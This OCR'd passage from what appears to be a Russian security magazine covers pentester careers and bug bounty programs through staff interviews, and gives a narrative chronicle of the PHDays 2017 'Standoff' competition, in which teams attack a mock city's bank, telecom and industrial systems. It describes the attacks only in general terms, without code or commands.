
В нашем неустанном стремлении к прогрессу, обновлению, комфорту, «умным» домам, машинам и магазинам без продавцов мы словно балансируем между философски-романтическим оруэлловским страхом потерять себя, боязнью очутиться в Матрице и банальным человеческим страхом перед тем, что дивный новый «умный» мир может рухнуть в самый неожиданный момент, когда мы так естественно привяжемся к нему, что уже не сможем без него существовать.

Сегодня мы ежедневно сталкиваемся с новой человеко-машинной иронией, еще не совсем осмысленной, но явно требующей осмысления. Самый «умный помощник» Amazon Alexa стыдливо отключается после вопроса о сотрудничестве с ЦРУ[9], а пользователи агрегаторов такси получают громадные счета за телепортацию в Гвинейский залив[10]. И снова страшный мир будущего оборачивается свихнувшейся анекдотичной и в чем-то по-миядзакиевски милой волшебной реальностью: тостеры участвуют в DDoS-атаках, умные аквариумы компрометируют казино, а робот LG Cloi на просьбу принести рецепт курицы загадочно помалкивает[11], словно хочет сказать: «Сами принесите!..».

В «Непричесанных мыслях» Станислава Ежи Леца есть строчка: «Техника со временем дойдет до такого совершенства, что человек сможет обойтись без самого себя». Хочется добавить: надеемся, в погоне за совершенством человеку все же удастся себя сохранить. Кажется, шанс еще есть.

7 goo.gl/wZN1dN (medusa.io)
8 goo.gl/VFi5vb (habrhabr.ru)
9 goo.gl/TYtJMT (hitech.newsru.com)
10 goo.gl/R3oiP7 (iz.ru)
11 bbc.com/russian/features-42663479

Наша кухня



Я у мамы пентестер, а также почти вся правда о bug bounty

Наталья Фролова

Если ваш ребенок не отлипает от компа, не спешите принимать радикальные меры. Возможно, с вами под одной крышей растет будущий обладатель одной из самых востребованных, редких, загадочных, модных и, чего уж там, денежных профессий — хакер. Не торопитесь крутить пальцем у виска и листать уголовный кодекс.

Есть такая профессия — пентестер. Звучит, возможно, не так романтично, как «хакер», но суть не меняется. Задача пентестера — проверять на прочность различные девайсы, веб-сервисы, мобильные приложения и даже банкоматы, причем взламывает он их абсолютно законно и получает за это зарплату. Здорово, правда? Ну еще бы! Работа творческая, интересная. Хороших специалистов днем с огнем не сыщешь, рекрутеры за ними гоняются, переманивают друг у друга. «Как же заполучить такую лакомую должность?» — спросите вы. Мы попросили наших пентестеров рассказать обо всем по порядку.

194

194

194

194

194

С чего начать

Сегодня практически в любом крупном вузе существуют кафедры информационной безопасности. Однако по факту, даже проучившись на такой кафедре несколько лет, вы получите только базовые знания. Любому другому специалисту по информационной безопасности теории, возможно, было бы достаточно. Но не пентестеру! Придется проходить практику вне стен альма-матер.

Где практиковаться

Если вы твердо решили встать на путь хакера, предстоит попотеть. Посидеть на форумах и в чатах (например, antichat.ru, RDot[1]), постучаться в паблики в соцсетях (например, подписаться на publiclyDisclosed[2] в Twitter). В закрытые чаты для суперпрофи, конечно, не сразу пустят, но когда-нибудь обязательно. Главное — очень захотеть стать суперпрофи. Важно поучаствовать в паре-тройке соревнований. Хорошим стартом для начинающего пентестера будет участие в так называемых CTF-соревнованиях (от англ. capture the flag). Для новичка подойдет School CTF[3] с относительно простыми задачами. Из сложных соревнований стоит обратить внимание на американские DefCon CTF[4], UCSB iCTF[5]. В России можно попробовать свои силы в RUCTF[6], а также присмотреться к хакерским квестам Hack and Go (в рамках ZeroNights) и «Противостояние» (на конференции Positive Hack Days).

Не лишним будет подключиться к виртуальным лабораториям (Pentestit[7], Hackthebox[8]) с некоторым количество гарантированно уязвимых виртуальных машин: ищешь «дыры», общаешься с коллегами, постепенно набираясь знаний, опыта.

Помимо этого, есть всевозможные курсы, где можно пройти соответствующую «доточку» (например, pentestit.ru , Offensive Security[9]). Курсы, впрочем, стоят денег, а вот обучающие видео по теме (неплохая подборка есть на сайте securitytube.com) и беседы на форумах абсолютно бесплатны. Так что материала предостаточно. Было бы желание обучаться.

Можно ли фрилансить пентестеру

Еще как! Есть такой вид программы, которую поддерживают многие компании по всему миру — bug bounty («награда за баг»). Суть программы проста: компания (например, «Яндекс» или Facebook) просит найти в ее системе, продуктах или сервисах уязвимость за деньги. На поиски бага слетаются хакеры разной степени подкованности. Нашел уязвимость — получай свои честно заработанные! И компании хорошо, и ты при деньгах. Кроме того, имя героя попадает в корпоративный зал славы[10]. Искать уязвимость за деньги могут не только вольнонаемники, но и сотрудники компаний, при этом по желанию героя информация о компании будет размещена в его профиле в зале славы. И для компании репутационный плюс, и для сотрудника шанс на повышение и прочие печеньки.

А дальше?

Развиваться как профессионал. Если вы или ваше чадо горите желанием продолжить погружение в специальность, а «легкие деньги» и типовые задачи «багбаунти» уже не цепляют, самое время устраиваться пентестером в компанию. Здесь вы будете среди своих, таких же увлеченных гиков, у которых руки чешутся покопаться в очередном устройстве или системе и найти там уязвимость, причем абсолютно легально. Вам не придется скучать: интересные разноплановые задачи, работа в полевых условиях и самые взрывные брейнштормы «белому хакеру» гарантированы! Наконец, вы все время будете расти, двигаться вперед, узнавать что-то новое: повсеместная цифровизация постоянно подкидывает очередные сюрпризы в виде новых атак, вирусов и прочих зловредных вещей. Так что работы и адреналина хватит на долгие годы.

1 rdot.org/forum/
2 twitter.com/disclosedh1
3 ctftime.org/
4 defcon.org
5 ictf.cs.ucsb.edu
6 ructf.org/2017/ru/index/
7 lab.pentestit.ru/
8 hackthebox.eu
9 offensive-security.com
10 См., например, залы славы Google (bughunter.withgoogle.com/characterlist) или «Яндекса» (yandex.ru/bugbounty/hall-of-fame).

Тимур Юнусов

руководитель отдела исследований безопасности банковских систем

Наш отдел занимается анализом защищенности различных приложений — онлайн-банков, мобильных банков, банкоматов. Расскажу пару историй.

История первая. Служба безопасности банка нередко активно участвует в анализе защищенности своих приложений нашими пентестерами. Не так давно при проведении анализа защищенности системы ДБО крупного банка мы решили проявить инициативу и предложили на спор получить данные банковской карты одного из сотрудников безопасности. В итоге это так «зажгло» наших экспертов, что они за несколько дней умудрились получить удаленное выполнение кода на одном из продуктивных серверов системы ДБО, что позволяло им дальше подсмотреть номера карточек, одноразовые пароли, логины и т. п. К сожалению, из-за нехватки времени номер карты конкретно этого сотрудника мы так и не получили :)

История вторая. Одному из банков при анализе защищенности банкоматов было предложено проверить достаточно типовую атаку — возможность компрометации всей банкоматной сети при заражении одной машины. После согласования данной атаки прошло около суток работы экспертов нашего исследовательского центра, как вдруг неожиданно для себя и банка мы получили возможность удаленного выполнения кода на сервере, к которому подключался банкомат. Каково же было удивление экспертов, которые вдруг поняли, что находятся не в сети банка, а в сети инженерной компании, обслуживающей не один банк, а порядка десяти. А это означало, что провести атаку можно будет даже не на все банкоматы одного банка, а на все банкоматы этой десятки. Сделав положенные скриншоты, эксперты спешно свернули операцию.

Рами Мулейс

руководитель направления развития бизнеса безопасных приложений

В среднем полноценный пентест занимает три-четыре недели. Результатом является доказанный факт несанкционированного проникновения в системы заказчика, все это отражается в виде серьезно проработанного отчета, в котором расписано, что и как было сделано, чтобы получить такой доступ. Компании, заказывающие пентест, как правило, заинтересованы в объективной оценке уровня безопасности их систем, чтобы понять насколько легко их взломать и как реагируют сотрудники компании на реальные атаки.

Поэтому проекты по анализу защищенности могут включать в себя много разных направлений, в которых участвуют разные команды специалистов. Это подразумевает как поиск уязвимостей во внешних системах и приложениях, так и попытки получить доступ с помощью социальной инженерии — то есть обман людей с целью получить доступ к системам внутри заказчика (послать поддельное письмо, подкинуть зараженную флешку и т. п.).

По итогам тестирования на проникновение клиент получает рекомендации по увеличению уровня защищенности.

Периодически совместно с клиентами мы плотно обсуждаем результаты пентеста в формате воркшопа, где мы презентуем отчет всем заинтересованным лицам, разбираем проведенные атаки и обсуждаем другие возможные векторы атак и рекомендации по повышению уровня безопасности.

Почему это важно? Заказывая пентесты, организация может сконцентрироваться на реальных рисках, доказанных независимой экспертизой, и соответственно строить свою стратегию обеспечения безопасности в максимально практичном смысле, подальше от «бумажной» безопасности.

11 От англ. swag — «добро, добыча».

Ярослав Бабин

старший эксперт отдела исследований безопасности банковских систем

В целом к программам багбаунти я отношусь положительно: это отличный вариант легально получать опыт в практической информационной безопасности, тем более что с каждым днем все больше компаний создают свои программы. Из плюсов также: получение разностороннего опыта работы с разными ОС, веб-серверами, языками, СУБД и т. п. Еще это исследовательский опыт. В случае, например, с CTF — у задач там почти всегда есть уже заложенное решение, а в багбаунти, как и при обычных пентестах, важно найти, исследовать и предложить свой вариант атаки. Могу уверенно сказать, что, участвуя в багбаунти, я получил довольно много новых навыков, которые после пригодились и пригождаются мне в работе.

Например, при анализе защищенности веб-приложений. Для получения полного доступа к серверу важно найти не одну возможность для успешной атаки, а максимальное количество уязвимостей, от самых простых до самых сложных. При этом сроки всегда ограничены, поэтому необходимо не только быстро найти обычные веб-уязвимости, но и максимально хорошо разобраться в логике работы приложения.

Думаю, что отличие багбаунти от работы пентестера — в возможности дальнейшего развития атаки: если почти во всех программах вы ограничены четко установленными правилами, то в работе всегда можно согласовать какие-то дополнительные действия для большего «углубления» в сеть заказчика.

Владимир Иванов

ведущий специалист отдела тестирования на проникновение

Пентест для меня — это всегда живое взаимодействие с заказчиком, контакт с реальным миром. В интернете нет разницы, где ты ищешь уязвимости — в Uber или Яндексе. Это одна из причин, почему я отрицательно отношусь к багбаунти. Там нет физического контакта с противостоящей стороной, а значит, нет эмоций, игры, азарта. А еще, на мой взгляд, багбаунти убивает в человеке специалиста. В конечном итоге ты подсаживаешься на легкие деньги, перестаешь развиваться, думать: просто срубаешь свои очередные 100 баксов и доволен. Тебя просто закидывают деньгами, и ценности меняются: начинаешь получать удовольствие от результата, а не от процесса. Когда я понял, что сам становлюсь таким заложником, то сразу прекратил в них участвовать. Это зависимость, аналог наркотика, если хотите. Сидишь себе, решаешь однотипные задачи, забивая на саморазвитие. Это не для меня. Мне этого мало.

196
196
196
196
196

Ваагн Исраелян

специалист отдела анализа защищенности веб-приложений

Я считаю, багбаунти — это очень круто, потому что еще несколько лет назад людям, заинтересованным в практической безопасности, негде было тренировать свои навыки, проверить свои знания и многие занимались взломом незаконно. А с приходом багбаунти открылась отличная возможность заниматься любимым делом, искать уязвимости, даже если ты не работаешь пентестером. Ты можешь в формате фриланса участвовать в программах багбаунти различных компаний, плюс еще и платят за это. С каждым годом все больше компаний открывают свои программы, так как понимают свою выгоду, особенно если это небольшая фирма и ей дорого нанимать команду пентестеров. Я плохих сторон в багбаунти не вижу.

Конечно, есть мнение, что этот вид деятельности отупляет, человек подсаживается на возможность быстро срубить денег и никуда не движется в профессиональном отношении. Но я думаю, это все индивидуально: кто-то будет годами искать шаблонные уязвимости, а кому-то будет интересно находить нестандартные и сложные «дыры». Очень часто в рамках багбаунти находят уязвимости нулевого дня в известных продуктах. Все зависит от человека. Возможно, «подсадка» на easy money тут есть, но она существует и в жизни, во многих ее проявлениях. На том же hackerone я видел, как люди росли, «прокачивались». Кстати, не все компании имеют возможность заплатить, некоторые стартапы, например, могут просто футболку подарить или бейсболку, многие присылают свэг-паки[11], там и футболки, и кепки, и стикеры всякие. А есть и такие, которым просто помогаешь, из спортивного интереса, так сказать. Многие авиакомпании, кстати, платят милями.

Если говорить о материальном вознаграждении, ценник может быть абсолютно разный. Одна и та же уязвимость может стоить 50 долларов в одном месте и 2000 в другом, все зависит от компании. Больше всего ценятся уязвимости, которые могут привести к утечке критически важных данных. Server-side уязвимости, конечно, дороже, чем клиентские. На моей памяти самый дорогой баунти составлял 40 тысяч долларов. Это была уязвимость «Удаленное выполнение произвольного кода» на одном из серверов Facebook.

Везде есть свои нюансы. Например, в некоторых программах нельзя пост-эксплуатировать найденную уязвимость. Ты можешь прислать proof of concept, но если клиент вычислит признаки эксплуатации тобой уязвимости, то выигрыша тебе не видать. Я сижу на платформе Synack, это компания, у которой своя закрытая платформа и свои клиенты. В Synack очень быстро рассматривают найденные уязвимости и в течение 48 часов отправляют вознаграждение, многие багхантеры ценят такой подход.

Есть мнение, что если ты зарабатываешь на багбаунти, то тебе не нужно работать в компании. Я с этим не согласен. Багбаунти — это такая разновидность фриланса, развлечение, хобби. Оно никогда не заменит работу в команде. В компании ты общаешься с другими специалистами, вы вместе что-то находите, друг другу помогаете, а там ты одиночка.

Противостояние на PHDays: как хакеры взяли реванш

Алина Резуненко

Positive Hack Days давно вышел за рамки обычного научно-практического форума: это не просто площадка для обсуждения актуальных проблем безопасности, а огромный исследовательский полигон для самых смелых экспериментов. На PHDays VI мы предложили участникам новый формат хакерских соревнований — битву между командами атакующих, защитников и экспертных центров безопасности (SOC). По отзывам участников и организаторов, игра никого не оставила равнодушным. Поэтому на PHDays VII мы продолжили в намеченном направлении: главный конкурс получил название Противостояние (2017.phdays.ru/standoff), а все происходящее на площадке PHDays было объединено темой «Противостояние: враг внутри».

Битва за город

Критическая инфраструктура Противостояния

Основной задачей хакерской части PHDays было наглядно показать хакерский мир людям. Организаторы Противостояния сделали все возможное, чтобы состязание получилось максимально приближенным к реальности, но при этом достаточно понятным и интересным для всех посетителей конференции. Для этого на игровой площадке была воссоздана инфраструктура города, по своим функциям и содержанию практически ничем не отличающегося от обычного миллионника. В нем работали банк, телеком-оператор, ТЭЦ, офисные центры, платежные системы, нефтезавод, а также множество IoT-устройств всех размеров и назначений. По легенде в городе был бум интернета вещей: жизнь горожан полностью строилась вокруг технологий, интернета и гаджетов, мобильный телефон всецело заменил кошелек, ключи, паспорт и управлял любым аспектом жизни людей.

На возведение игрового полигона у организаторов ушло целых полгода. Для функционирования столь масштабной сети и ее защиты требовалось сложнейшее оборудование, которое применяется на реальных объектах. И конечно, без помощи партнеров развернуть все макеты и стенды в такие рекордные сроки было бы невозможно.

Главным технологическим партнером форума выступила компания Cisco. Она предоставила коммутаторы локальной сети для построения инфраструктуры, беспроводные точки доступа, а также был развернут визуализированный программно-управляемый центр обработки данных, построенный на базе архитектуры Application Centric Infrastructure. Кроме того, командам защитников города были предоставлены некоторые решения по информационной безопасности, в их числе многофункциональные межсетевые экраны нового поколения (NGFW).

Вот что рассказал нам в интервью бизнес-консультант по безопасности Cisco Systems Алексей Лукацкий: «Мы давно дружим с Positive Technologies и считаем эту компанию одним из лидеров рынка информационной безопасности. Как только появилась возможность стать технологическим партнером Positive Hack Days, мы сразу же ею воспользовались, и теперь для Cisco это уже традиция. Мы не только хотим помочь, но и можем это сделать. Большая редкость, когда все это сочетается: не так уж много компаний, способных поставить оборудование такого уровня в подобном количестве для столь крупного мероприятия».

Действующие лица

Участники Противостояния

Организаторы пересмотрели подход к выбору участников, склонившись в сторону профессиональных команд. В прошлом году силы все же были неравны. Те, кто называет себя хакерами, столкнулись с серьезным противодействием защитников и поняли, что проводить атаки в реальной жизни гораздо сложнее, чем в CTF.

«Цель Противостояния — столкнуть две противоборствующие стороны в более или менее контролируемой среде, чтобы посмотреть, что победит — целенаправленные атаки или целенаправленная защита, — делится подробностями член оргкомитета PHDays Михаил Левин. — На роль защитников и SOC были приглашены эксперты отрасли — интеграторы, вендоры и те, кто выполняет функцию

ИБ на стороне заказчиков. А на роль атакующих — не только завсегдатаи CTF, но и пентестеры, обладающие богатейшим арсеналом техник взлома, системным и в то же время весьма творческим подходом к делу».

Итак, всего в Противостоянии версии 2017 года участвовало 16 команд, некоторые из которых представляли каждая свою компанию.

Атакующие:

- Antichat,
- Rdot.org,
- BIZone («БИЗон»),
- PwC Cyber (PricewaterhouseCoopers),
- Vulners (QIWI),
- KanzasCityShuffle,
- True0xA3 («Информзащита»),
- «ЦАРКА» (ЦАРКА, Казахстан),
- Hack.ERS (сборная мира).

Защитники:

- S.P.A.N. (сборная компаний «Сервионика» и Palo Alto Networks),
- On Rails! (сборная экспертов ИБ, включая представителей IBM),
- Jet Security Team («Инфосистемы Джет»),
- GreenDef («КРОК»),
- You shall not pass.

Команды SOC:

- «Перспективный мониторинг»,
- False Positive.

Накануне Противостояния мы поговорили с участниками об их ожиданиях от игры. Как оказалось, каждая команда шла на PHDays со своей целью. Защитники — в основном проверить собственные продукты и сервисы в условиях, когда противников очень много и они атакуют одновременно и очень активно. Так, например, команда On Rails!, представляющая IBM и практикующих экспертов in-house SOC, решила попробовать свои силы в Противостоянии с решениями из портфеля IBM Security.

Порадовало, что среди участников уже появились своего рода «старички», успешно пробовавшие свои силы в первом Противостоянии. «В 2016 году наша команда состояла наполовину из сотрудников коммерческих и локальных центров мониторинга. В этом раз к нам присоединилась еще пара легионеров», — рассказал участник команды False Positive Владимир Дрюков. Или, например, команда компании «КРОК» — GreenDef, которая проанализировала все особенности Противостояния 2016 года, сделала работу над ошибками и вновь решила дать отпор киберзлу.

Не последнюю роль сыграл и интерес: в реальной жизни, в силу специфики работы, редко получается «пощупать» такую инфраструктуру, какая выстраивается на PHDays. Как рассказал участник команды атакующих «ЦАРКА» Олжас Сатиев, их команда не первый год посещает PHDays и в основном участвовала в небольших конкурсах. Цель их участия была, в первую очередь, посмотреть, как ребята будут взаимодействовать друг с другом, наладить правильный процесс среди членов команды, узнать слабые и сильные стороны.

Серьезно подготовилась и команда Antichat, которая специально к игре обновила свой состав. Для команды Rdot.org участие в соревнованиях — это своего рода традиция, в то время как для команды BIZone, участники которой входят в состав CTF-команд BalaikaCr3w, EpicTeam, — это возможность лишний раз поиграть. Поддерживает коллег по цеху и капитан команды Antichat, который считает PHDays неотъемлемым этапом становления и развития любой российской CTF-команды.

Впрочем, кое в чем цели атакующих и защитников совпадали: для большинства команд участие в Противостоянии это в первую очередь тренировка, возможность проверить на прочность команду, а также обменяться опытом.

Команда «Перспективного мониторинга» планировала испытать свои силы, повысить технологическую готовность к отражению атак, а также понять, какие векторы атак, возможно, они упускают из виду. Для команды False Positive Противостояние стало еще одной возможностью «собрать команду неравнодушных к ИБ людей и дать им проверить свои гипотезы».

Юрий Сергеев, капитан команды Jet Security Team, кстати, рассматривал участие в Противостоянии еще и как своего рода тимбилдинг. «Оказаться под таким концентрированным огнем, как на Противостоянии, — очень интересный опыт. Кроме того, не так часто приходится работать в такой разношерстной команде, собранной со всех уголков департамента, и побрейнштормить над совершенно нетиповой творческой задачкой — как защита наших цифровых рубежей в Противостоянии», — пояснил он.

Команда True0xA3 решила выступать под девизом «Кто не умеет нападать, тот не умеет защищать». «У нас большой опыт проведения различных тестов на проникновение, которые позволяют выявить ключевые недостатки в безопасности наших клиентов и предлагать им самые эффективные решения по исключению этих недостатков. PHDays — отличное мероприятие, которое позволяет отточить работу в команде, сплотить сотрудников, нарастить экспертизу при отработке практических кейсов», — рассказал Павел Сорокин из команды True0xA3.

С ним согласен и Игорь Булатенко, участник команды Vulners, который также считает, что хороший безопасник должен знать, какие методы и техники будут использоваться злоумышленниками для атаки на его инфраструктуру.

Хроника Противостояния

Фрагмент инфраструктуры города

Всего за тридцать часов конкурса команды, состоящие из профессиональных пентестеров и этичных хакеров, продемонстрировали целый ряд успешных атак на объекты и инфраструктуры города, активно используя и беспроводную связь, и низкоуровневые уязвимости промышленных систем управления, и простые брутфорсы, и сложные многоступенчатые схемы вторжения. Мы восстановили хронологию основных событий.

Первый день: разведка и разминка

11:00

Участники Противостояния рассаживаются на свои места, изучают стенды. Команды атакующих начинают первое сканирование сетей. Команды защитников продолжают настраивать системы защиты и начинают изучать трафик. А защищать им нужно целый город, в котором функционируют телеком-оператор, два офиса компаний, ТЭЦ, электрическая подстанция, нефтяная и железнодорожная компании. Кроме того, в городе есть целый ряд устройств новомодного интернета вещей. В соответствии с правилами Противостояния команды защитников распределили объекты между собой.

13:00

Одна из хакерских команд прорывается в зону размещения защитников — и выходит из нее с материалами об инфраструктуре и топологии сети. Такая офлайновая атака называется «социальный инжиниринг». Этим методом воспользовались еще несколько команд атакующих: одна из них вооружилась поддельным пропуском организаторов и пыталась получить данные от защитников, а представители другой команды под видом журналистов «социалили» самих организаторов Противостояния.

14:00

Две команды отправляют на bug bounty первые уязвимости. Одна из уязвимостей найдена в контроллере управления умными домами.

16:00

Пока состязание идет неторопливо: только во второй половине дня команды атакующих начинают набирать очки, в основном благодаря тому, что находят в цифровой инфраструктуре города учетные записи электронной почты и номера кредитных карт. Но награды за такие находки небольшие: от 100 до 500 публей за учетку. Публи — это не опечатка, а виртуальная валюта города. В рейтинге лидирует BIZone: они получили 100 000 за взлом беззащитного интернет-сайта одной из компаний.

17:00

Команда «ЦАРКА» находит учетные записи в TeamViewer, который используется для удаленного контроля системы управления транспортом в инфраструктуре города. Зайдя под этими учетными записями в диспетчерскую систему, хакеры переключают днем светофоры на ночной режим работы. Но движение транспорта при этом почти не изменяется, а спустя какое-то время все возвращается в нормальный режим работы.

19:00

«ЦАРКА» резко поднимается на первое место: хакерской группе из Казахстана удалось перехватить СМС мэра города. В этих секретных сообщениях обнаружился серьезный компромат, что позволило команде получить сразу 150 000 публей. Как они это сделали? Прослушали радиоэфир, используя Osmocom-телефон либо SDR (у них есть и то и другое).

22:00

Команды «ЦАРКА» и BIZone начинают устраивать вылазки по стендам, пытаясь подключаться ко всему, что доступно.

00:00

Самая бдительная команда защитников — Jet Security Team — первой пресекает попытки установить в инфраструктуру городского телекома целый сервер и беспроводную точку доступа. Команда атакующих Vulners хотела поставить свою железку «в разрыв», чтобы получить возможность видеть трафик защитников и через точку доступа управлять инфраструктурой.

02:00

Команда защитников Jet Security Team пресекает множественные попытки физического подключения к стендам промышленных систем города. Помимо уже упомянутых команд, в таких атаках замечена хакерская группа KanzasCityShuffle.

1	ЦАРКА <Казахстан>	151 000	6	Hack.ERS <Сборная мира>	3 000
2	BIZone	105 500	7	PwC Cyber	0
3	Antichat	11 000	8	KanzasCity Shuffle	0
4	Vulners	10 300	9	True0xA3	0
5	Rdot.org	3 300			

Таблица первого дня

Второй день: ломаем всё!

Ночь — время хакеров, и нападающие доказали это. Несколько команд украли из городского банка более 4 миллионов публей. Для атаки команды Rdot.org и «ЦАРКА» использовали украденные ранее учетные данные пользователей, это дало им возможность эксплуатировать систему дистанционного банковского обслуживания для вывода крупных сумм денег (2,8 миллионов — Rdot.org, 1,3 миллиона — «ЦАРКА»).

При этом «ЦАРКА» воспользовалась уязвимостью самого банка, чтобы украсть все деньги со счета команды Rdot.org. Однако они нарушили правило Противостояния — не ломать инфраструктуру Противостояния, частью которой является банк (он используется для выдачи призов командам). По этой причине деньги были возвращены команде Rdot.org.

Тем временем команда Vulners применила другой метод: специальный робот стал снимать маленькие суммы (по 10 публей) со множества скомпрометированных банковских карт жителей города. Аналогичную атаку провела и группа Hack.ERS. В реальности такие атаки были бы менее заметными, чем разовая кража большой суммы. Однако такой метод требует времени, а в данном случае его было мало, и вывести много денег не удалось. Зато общая кража из банка на сумму более 4 миллионов (более 50% денег нашего городка) привела к настоящему экономическому кризису: организаторам пришлось провести допэмиссию и деноминацию.

Утром продолжились и атаки на телеком. Команда Antichat смогла взломать веб-интерфейс управления Asterisk (сервер VoIP-телефонии) и получить логины и хеши паролей все пользователей. Но эту деятельность быстро обнаружили защитники телекома — и немедленно заблокировали доступ к веб-интерфейсу для предотвращения атаки.

Остановленная ТЭЦ

12:00

Хакеры добрались до промышленного сектора: команда BIZone остановила работу сразу двух предприятий города — ТЭЦ и нефтеперерабатывающего завода. Это удалось сделать благодаря атаке через сеть Wi-Fi, где использовался словарный пароль. Получив доступ в промышленную сеть, хакеры обнаружили в ней системы релейной автоматики, которые используются для защиты электрической части ТЭЦ. Потратив целый час на попытки перенастроить данное оборудование через инженерное ПО,

хакеры решили изменить вектор атаки. Подобрав нужный энергетический протокол и скачав другое инженерное ПО, они смогли отключить подачу энергии к подстанции. Вследствие этого инженерному составу, работающему на ТЭЦ, пришлось останавливать работу котлов и турбины. Полная (хотя и временная) остановка работы ТЭЦ также повлияла на функционирование нефтеперерабатывающего завода: ректификационные колонны на АВТ остались без перегретого пара.

Таким образом, один словарный пароль на Wi-Fi позволил команде BIZone деактивировать сразу два промышленных объекта — и выйти на первое место в рейтинге. Увы, энергетический сектор города никто не защищает. Поэтому атаки на промышленные объекты могут продолжиться.


13:30

Становится жарко! Команда «ЦАРКА» снова украла из банка несколько миллионов — и снова вышла в топ. Как это получилось? Во время регламентных работ, при подключении системы для борьбы с мошенничеством, организаторам пришлось буквально на минуту оставить банк снова беззащитным. И именно в это время «ЦАРКА» умудрились вывести кучу денег. Налицо умелое использование автоматизации.

15:30

«ЦАРКА» и BIZone продолжают сражаться за первое место. Команда из Казахстана смогла найти автомобиль преступников с украденными деньгами. Используя Osmocom-телефон, хакеры перехватили СМС, посылаемые GPS-трекером автомобиля. Таким образом они вычислили «белый номер», с которого можно управлять GPS-трекером, затем подменили номер и послали на трекер команду выдать координаты автомобиля.

Практически в то же время команда BIZone снова смогла остановить нефтеперерабатывающий завод. Ранее они уже делали это через атаку на электроподстанцию и ТЭЦ — но в данном случае была проведена прямая атака на завод. Сначала атаковали Wi-Fi завода (подбор пароля), затем проникли в сеть завода и узнали, какие контроллеры используются на производстве. Изучив информацию по найденным ПЛК в интернете, атакующие нашли известную уязвимость с эксплойтом и добились остановки контроллеров на АВТ, вследствие чего установка осталась на какое-то время без управления и мониторинга.



Нефтеперерабатывающий завод (фрагмент)

